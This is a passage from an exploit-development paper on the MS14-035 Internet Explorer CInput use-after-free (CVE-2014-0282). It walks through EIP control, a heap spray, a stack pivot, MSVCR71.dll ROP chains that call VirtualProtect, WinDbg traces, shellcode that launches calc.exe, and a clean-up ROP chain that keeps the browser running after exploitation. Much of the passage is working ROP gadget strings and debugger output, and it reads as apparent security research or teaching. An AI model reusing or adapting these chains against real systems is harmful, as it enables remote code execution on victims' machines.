cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???
```

Figure 12: Control of EIP

This demonstrates that EIP can be controlled with any chosen value to allow arbitrary code execution, meaning a machine can be compromised through this vulnerability.

The area of memory used for the heap spray can contain any shellcode required. All that is necessary is to redirect execution and ensure the memory is executable. Both can be achieved using standard ROP chains within MSVCR71.dll, a binary compiled without ASLR that is shipped with some versions of Java.

A full ROP chain must be executed from the stack. In this case the stack is not controllable; however, the value of ESP can be swapped with EAX (which contains the address of the ROP chain) in what is known as a stack pivot. The code in Figure 13 can be used to carry out this operation and is found in MSVCR71.dll:

[2] http://www.fuzzysecurity.com/tutorials/expDev/11.html
[3]https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/

```
'%u8b05%u7c34' + // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]
```


Figure 13: Stack Pivot ROP gadget

After this code executes, a ROP chain at address 0x0c0c0c0c is executed. At this point the memory on the heap is not marked as executable, so arbitrary shellcode will not run. However there is a standard set of addresses that can be used to make a call to VirtualProtect, making the page which contains ESP executable. The sequence in figure 14 makes memory at ESP executable.

```
"%u653d%u7c37" + // 0x7c37653d : POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
"%ufdff%uffff" + // 0xfffffdff : Value to negate, will become 0x00000201 (dwSize) (eax)
"%u7f98%u7c34" + // 0x7c347f98 : RETN (ROP NOP) [msvcr71.dll] (edi)
"%u15a2%u7c34" + // 0x7c3415a2 : JMP [EAX] [msvcr71.dll] (esi)
"%uffff%uffff" + // 0xffffffff : (ebx)
"%u6402%u7c37" + // 0x7c376402 : skip 4 bytes [msvcr71.dll] (ebp)
"%u1e05%u7c35" + // 0x7c351e05 : NEG EAX # RETN [msvcr71.dll]
"%u5255%u7c34" + // 0x7c345255 : INC EBX # FPATAN # RETN [msvcr71.dll]
"%u2174%u7c35" + // 0x7c352174 : ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
"%u4f87%u7c34" + // 0x7c344f87 : POP EDX # RETN [msvcr71.dll]
"%uffc0%uffff" + // 0xffffffc0 : Value to negate, will become 0x00000040 (edx)
"%u1eb1%u7c35" + // 0x7c351eb1 : NEG EDX # RETN [msvcr71.dll]
"%ud201%u7c34" + // 0x7c34d201 : POP ECX # RETN [msvcr71.dll]
"%ub001%u7c38" + // 0x7c38b001 : &Writable location [msvcr71.dll] (ecx)
"%u7f97%u7c34" + // 0x7c347f97 : POP EAX # RETN [msvcr71.dll]
"%ua151%u7c37" + // 0x7c37a151 : ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll] (eax)
"%u8c81%u7c37" + // 0x7c378c81 : PUSHAD # ADD AL,0EF # RETN [msvcr71.dll
"%u5c30%u7c34" + // 0x7c345c30 : ptr to "push esp #  ret " [msvcr71.dll]
```

Figure 14: ROP chain for Virtual Protect


Figure 15 shows the state of the stack at the start of the ROP chain; as can be seen, all of the addresses from Figure 14 are in order of execution.



```
1:025> t
eax=0c0c0c0c ebx=0020d5d0 ecx=00224df0 edx=00000004 esi=00224df0 edi=00000002
eip=7c348b05 esp=0206f2ac ebp=0206f2cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR71!_setusermatherr+0x290:
7c348b05 94              xchg    eax,esp
1:025> t
eax=0206f2ac ebx=0020d5d0 ecx=00224df0 edx=00000004 esi=00224df0 edi=00000002
eip=7c348b06 esp=0c0c0c0c ebp=0206f2cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR71!_setusermatherr+0x291:
7c348b06 c3              ret
1:025> dd esp
0c0c0c0c  7c37653d fffffdff 7c347f98 7c3415a2
0c0c0c1c  ffffffff 7c376402 7c351e05 7c345255
0c0c0c2c  7c352174 7c344f87 ffffffc0 7c351eb1
0c0c0c3c  7c347f97 7c37a151 7c378c81 7c345c30
0c0c0c4c  41414141 41414141 41414141 41414141
0c0c0c5c  41414141 41414141 41414141 41414141
0c0c0c6c  41414141 41414141 41414141 41414141
0c0c0c7c  41414141 41414141 41414141 41414141
```

Figure 15: Stack at the start of ROP chain

A secondary ROP chain is constructed, consisting of the parameters to VirtualProtect and the gadgets that make this execution possible (ROP NOPS and a jmp [EAX]). Figure 16 shows this secondary ROP chain on the stack just before execution.




```
7c378c84 c3              ret
1:025> dd esp
0c0c0c28  7c347f98 7c3415a2 7c376402 0c0c0c48
0c0c0c38  00000201 00000040 00224df0 7c37a151
0c0c0c48  7c345c30 41414141 41414141 41414141
0c0c0c58  41414141 41414141 41414141 41414141
0c0c0c68  41414141 41414141 41414141 41414141
0c0c0c78  41414141 41414141 41414141 41414141
0c0c0c88  41414141 41414141 41414141 41414141
0c0c0c98  41414141 41414141 41414141 41414141
```

Figure 16: Secondary ROP chain

After this point the shellcode contains a series of NOPs, as it is easier to run arbitrary shellcode after the initial stack pivot at offset 0x1c8h; this ensures there is more room for the payload. If these NOPs weren't there, the payload would have to fit in the address space between 0x0c0c0c0c and 0x0c0c0dd4; the latter address is the initial stack pivot, and the NOPs ensure that once this address is jumped over there are no further corrections to make in the code execution. The first instruction encountered should be a jump to a position past this ROP gadget.


The execution of this jump and subsequent instructions can be seen in Figure 17. Note that EIP contains addresses between 0x0c0c0dd1 and 0x0c0c0dde, demonstrating that the call to VirtualProtect was successful and code execution is now possible in this previously protected area.



```
1:025> t
eax=00000001 ebx=00000201 ecx=0c0c0d71 edx=7c90e4f4 esi=7c3415a2 edi=7c347f98
eip=0c0c0dd1 esp=0c0c0c4c ebp=7c37a151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0c0c0dd1 41               inc     ecx
1:025> t
eax=00000001 ebx=00000201 ecx=0c0c0d72 edx=7c90e4f4 esi=7c3415a2 edi=7c347f98
eip=0c0c0dd2 esp=0c0c0c4c ebp=7c37a151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0c0c0dd2 eb04             jmp     0c0c0dd8
1:025> t
eax=00000001 ebx=00000201 ecx=0c0c0d72 edx=7c90e4f4 esi=7c3415a2 edi=7c347f98
eip=0c0c0dd8 esp=0c0c0c4c ebp=7c37a151 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0c0c0dd8 31d2             xor     edx,edx
1:025> t
eax=00000001 ebx=00000201 ecx=0c0c0d72 edx=00000000 esi=7c3415a2 edi=7c347f98
eip=0c0c0dda esp=0c0c0c4c ebp=7c37a151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0c0c0dda 648b4230         mov     eax,dword ptr fs:[edx+30h] fs:003b:00000030=7ffdf000
1:025> t
eax=7ffdf000 ebx=00000201 ecx=0c0c0d72 edx=00000000 esi=7c3415a2 edi=7c347f98
eip=0c0c0dde esp=0c0c0c4c ebp=7c37a151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0c0c0dde 8b400c           mov     eax,dword ptr [eax+0Ch] ds:0023:7ffdf00c=00251e90
```

Figure 17: Shellcode execution

If the payload is in the correct position after the initial jump, code of the attacker's choice can be executed. Figure 18 demonstrates execution of a simple calc.exe payload:


MS14-035 Internet Explorer CInput Use-after-free POC - Windows Internet Explorer

C:\Documents and Settings\Administrator\Desktop\cve-2014-0282\cve-2014-0282_for_demo.html

To help protect your security, Internet Explorer has restricted this webpage from running scripts or ActiveX controls that could access your computer. Click here for options...

//this is whats being reset...

Test check

Figure 18: Payload execution

5 Clean-Up

At this stage arbitrary code execution has been achieved. However, due to the fact that IE interprets a call to ExitProcess as the page dying, the browser will attempt to reload the page, re-exploit, and eventually crash, which is not ideal. The next stage is to clean up the exploit so that standard execution of the webpage continues after exploitation.


The following issues need to be taken into account when attempting to exit the exploit cleanly:

1. Preserving any necessary registers;
2. Ensuring that the CTextArea object is in the correct state in case it is re-accessed ;
3. Repopulating the registers once the chosen code is executed;
4. Continuing execution within CFormElement::DoReset after the call which results in arbitrary code execution.

The sections that follow examine these issues one by one:

5.1 Preserving any Necessary Registers

The first task is to determine which registers must be preserved. Examining the code within mshtml.dll after the call to CFormElement::DoReset (Figure 19) shows that, assuming esp+18h+var_4 is 0, the code will exit with no further processing of register elements, and most registers are reset. The only two registers that must be preserved are ESP (in order to correctly reset EIP as part of the previous function epilogue and to set EAX to the value invar_4, which is referenced as an offset from ESP) and EBP (so that the instruction mov ESP, EBP results in the correct value in this function's epilogue.).



```
.text:639C2D08 ; ---------------------------------------------------------------------------
.text:639C2D08
.text:639C2D08 loc_639C2D08:                    ; CODE XREF: CFormElement::DoReset(int)+9E↑j
.text:639C2D08          mov    eax, [esi]
.text:639C2D0A          mov    ecx, esi
.text:639C2D0C          call   dword ptr [eax+1C8h]
.text:639C2D12
.text:639C2D12 loc_639C2D12:                    ; CODE XREF: CFormElement::DoReset(int)+8A↑j
.text:639C2D12                              ; CFormElement::DoReset(int)+92↑j ...
.text:639C2D12          mov    eax, [esp+18h+var_4]
.text:639C2D16          test   eax, eax
.text:639C2D18          jnz    loc_639C2C95
.text:639C2D1E
.text:639C2D1E loc_639C2D1E:                    ; CODE XREF: CFormElement::DoReset(int)+67↑j
.text:639C2D1E          xor    esi, esi
.text:639C2D20
.text:639C2D20 loc_639C2D20:                    ; CODE XREF: CFormElement::DoReset(int)+2A↑j
.text:639C2D20                              ; CFormElement::DoReset(int)+3A↑j ...
.text:639C2D20          pop    edi
.text:639C2D21          mov    eax, esi
.text:639C2D23          pop    esi
.text:639C2D24          pop    ebx
.text:639C2D25          mov    esp, ebp
.text:639C2D27          pop    ebp
.text:639C2D28          retn   4
.text:639C2D28 public: long __thiscall CFormElement::DoReset(int) endp
.text:639C2D28
```

Figure 19: Disassembly of mshtml.dll

Of these two registers only one must actually be retained, the other is at a predetermined offset and so can easily be calculated.


The register state cannot be pushed to the stack, as this will interrupt the ROP chain, and no register is preserved throughout this sequence, so there is no possibility of preserving it in either of these locations. However, the CTextArea object is at a known location and contains junk data; the value can be preserved somewhere within that object and retrieved once the ROP chain has run and the value is required.

5.2 Ensuring That the CTextArea Object is in the Correct State in Case it is Re-accessed

Examining the disassembled code in Figure 19, assuming that the correct execution path can be forced the object is not accessed again, so it is not necessary to repopulate it. In fact ESI (which is the pointer to the object) is deliberately cleared. However, the address must be preserved, in order to ensure either the original EBP or ESP can be saved.

At first glance this is difficult, as the ROP chain to call VirtualProtect uses the PUSHAD instruction to create a secondary ROP chain. This means that all registers are set to new values and cannot be used to preserve existing pointers.

The solution can be found in the details of the arguments passed to VirtualProtect. Figure 20 shows the specification from the MSDN.



Syntax

C++

```
BOOL WINAPI VirtualProtect(
  _In_  LPVOID lpAddress,
  _In_  SIZE_T dwSize,
  _In_  DWORD  flNewProtect,
  _Out_ PDWORD lpflOldProtect
);
```

Figure 20: MSDN specification for VirtualProtect

The parameter lpflOldProtect is an area of writeable memory where the previous access constraints are stored. In the initial ROP chain this is set to 0x7c38b001 and is popped from the stack into ECX; however, ECX already contains the address of the CTextArea object, which is an area of writeable memory and so can be used as an argument to VirtualProtect, thereby ensuring it is not overwritten.

However the actual call into VirtualProtect only maintains the state of ESI and EDI; ECX cannot be copied into either of these prior to the ROP chain, or it will fail, and after the call to PUSHAD there is no room for new instructions.

What makes the preservation of the object address possible is that every function call is assigned a new stack frame. The arguments to VirtualProtect are not modified during the actual function and the only code after the call returns are NOPs. This means that at the point of shellcode execution the address of the object can be found at a fixed offset from ESP.

Subsequent function calls will overwrite this address, so the first instruction of the shellcode copies the address of the object to a position in memory that will be preserved. As the fixed address 0x0c0c0c0c has been assumed previously, it is possible to use a hardcoded address for this location; through observation it was noted that 0x0c0c0d10 does not change, therefore the object address can be stored here.

The only care that must be taken when using this method is to ensure that when the register value is copied into the object it will not be overwritten during the call to VirtualProtect. The result of this call is that the first position within the object is used to store the previous page permissions, but nothing else in the object is affected. This means the second position can be used to store the address of ESP with no ill effects.

5.3 Repopulate the Registers Once the Chosen Code is Executed

This is possible by retrieving the value stored in the object and writing it to the correct register. This can be done in standard assembly, as by this point the area of memory is executable and can therefore run arbitrary shellcode.

5.4 Continue Execution Within CFormElement::DoReset

By convention, when a function call is made, the next instruction to be executed on return is pushed to the stack. The result of this behaviour is that the next address within DoReset is stored in the original value of ESP and this is preserved, as discussed above.

This means that as long as the last instructions in the shellcode return ESP to its original state and then the final instruction is a RET, the correct value should be popped into EIP and code execution should continue cleanly.

The majority of the above points can be executed in a straightforward manner as a part of the code after memory is made executable; in other words, they can be written in assembly as part of the exploit code.

The one area that is not so straightforward is preserving the register value within the object, as this must be executed as a ROP chain, before the call to VirtualProtect.

Examining the ROP gadgets within MSVCR71.dll shows that it is easier to preserve the value of EAX (which contains the original ESP) than EBP, as there are more options available.

Within the options available there is no gadget to move the value in EAX into the address specified by ECX; however, it is possible the other way round. So the ROP chain will be required to:

1. swap EAX and ECX
2. increment EAX (in order to make room for the result from virtual protect)
3. move ECX into the address within EAX
4. decrement EAX (so it is back to the original value before the call to virtual protect)
5. swap EAX and ECX back to their original values. Note that EAX does not need to be preserved here but ECX does.

There are straightforward gadgets available to increment and decrement EAX and to move ECX into the address given by EAX, but there is no xchg EAX, ECX that does not contain unwanted side effects; this means a more complicated chain must be constructed. There is an instruction to move


ECX into EAX, so that removes one problem; however, in order to transfer EAX into ECX the transfer EAX → EBX →EDX →ECX must take place, and some of those transfers contain additional instructions that must be accounted for. This only needs to be designed once, however, as the same set of gadgets can be used to swap the results back.

The ROP chain in Figure 21 can be used to achieve the tasks listed above.

```
//---------------------------------------------------------[ROP]-//
// Generic ROP-chain based on MSVCR71.dll for preserving eax
//---------------------------------------------------------------//
%u4901%u7c35' + //0x7c354901 : # POP EBX # RETN (sets ebx to 0)
'%u0000%u0000' +
'%u2174%u7c35' + //0x7c352174 : # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN (or mov ebx, eax)
'%ua040%u7c35' + //0x7c35a040 : # MOV EAX,ECX # RETN (mov eax, ecx)
'%u4f87%u7c34' + //0x7c344f87 : # POP EDX # RETN (set edx to 0)
'%u0000%u0000' +
'%u2065%u7c34' + //0x7c342065 : # ADD EDX,EBX # POP EBX # RETN 0x10 (mov edx, ebx)
'%u0000%u0000' +
'%ud201%u7c34' + //0x7c34d201 : # POP ECX # RETN                 (zero ecx)
'%u4141%u4141'+
'%u4141%u4141'+ //padding to account for RETN 0x10
'%u4141%u4141'+
'%u4141%u4141'+
'%u0000%u0000' +
'%u8f2a%u7c35' + //0x7c358f2a : # ADD ECX,EDX # ADD EAX,ECX # POP ESI # RETN  (mov ecx, edx)
'%u0000%u0000' +
'%u3423%u7c35' + //0x7c353423 : # SUB EAX,ECX # DEC EAX # RETN (resubtracts ecx from eax)
'%u2805%u7c36' + //0x7c362805 : # INC EAX # RETN (add an extra one to account for dec eax previously)
'%u2805%u7c36' + //0x7c362805 : # INC EAX # RETN (inc eax 4x to leave room for result from vp)
'%u2805%u7c36' + //0x7c362805 : # INC EAX # RETN
'%u2805%u7c36' + //0x7c362805 : # INC EAX # RETN
'%u2805%u7c36' + //0x7c362805 : # INC EAX # RETN
'%u300b%u7c37' + //0x7c37300b : # MOV DWORD PTR [EAX],ECX # POP ESI # RETN
'%u0000%u0000' +
'%u3f9c%u7c35' + //0x7c353f9c : # DEC EAX # RETN (reset eax after incrementing)
'%u3f9c%u7c35' + //0x7c353f9c : # DEC EAX # RETN
'%u3f9c%u7c35' + //0x7c353f9c : # DEC EAX # RETN
'%u3f9c%u7c35' + //0x7c353f9c : # DEC EAX # RETN
'%u4901%u7c35' + //0x7c354901 : # POP EBX # RETN (sets ebx to 0)
'%u0000%u0000' +
'%u2174%u7c35' + //0x7c352174 : # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN (or mov ebx, eax)
'%ua040%u7c35' + //0x7c35a040 : # MOV EAX,ECX # RETN (mov eax, ecx)
'%u4f87%u7c34' + //0x7c344f87 : # POP EDX # RETN (set edx to 0)
'%u0000%u0000' +
'%u2065%u7c34' + //0x7c342065 : # ADD EDX,EBX # POP EBX # RETN 0x10 (mov edx, ebx)
'%u0000%u0000' +
'%ud201%u7c34' + //0x7c34d201 : # POP ECX # RETN                 (zero ecx)
'%u4141%u4141'+  //padding to account for retn 0x10
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u0000%u0000' +
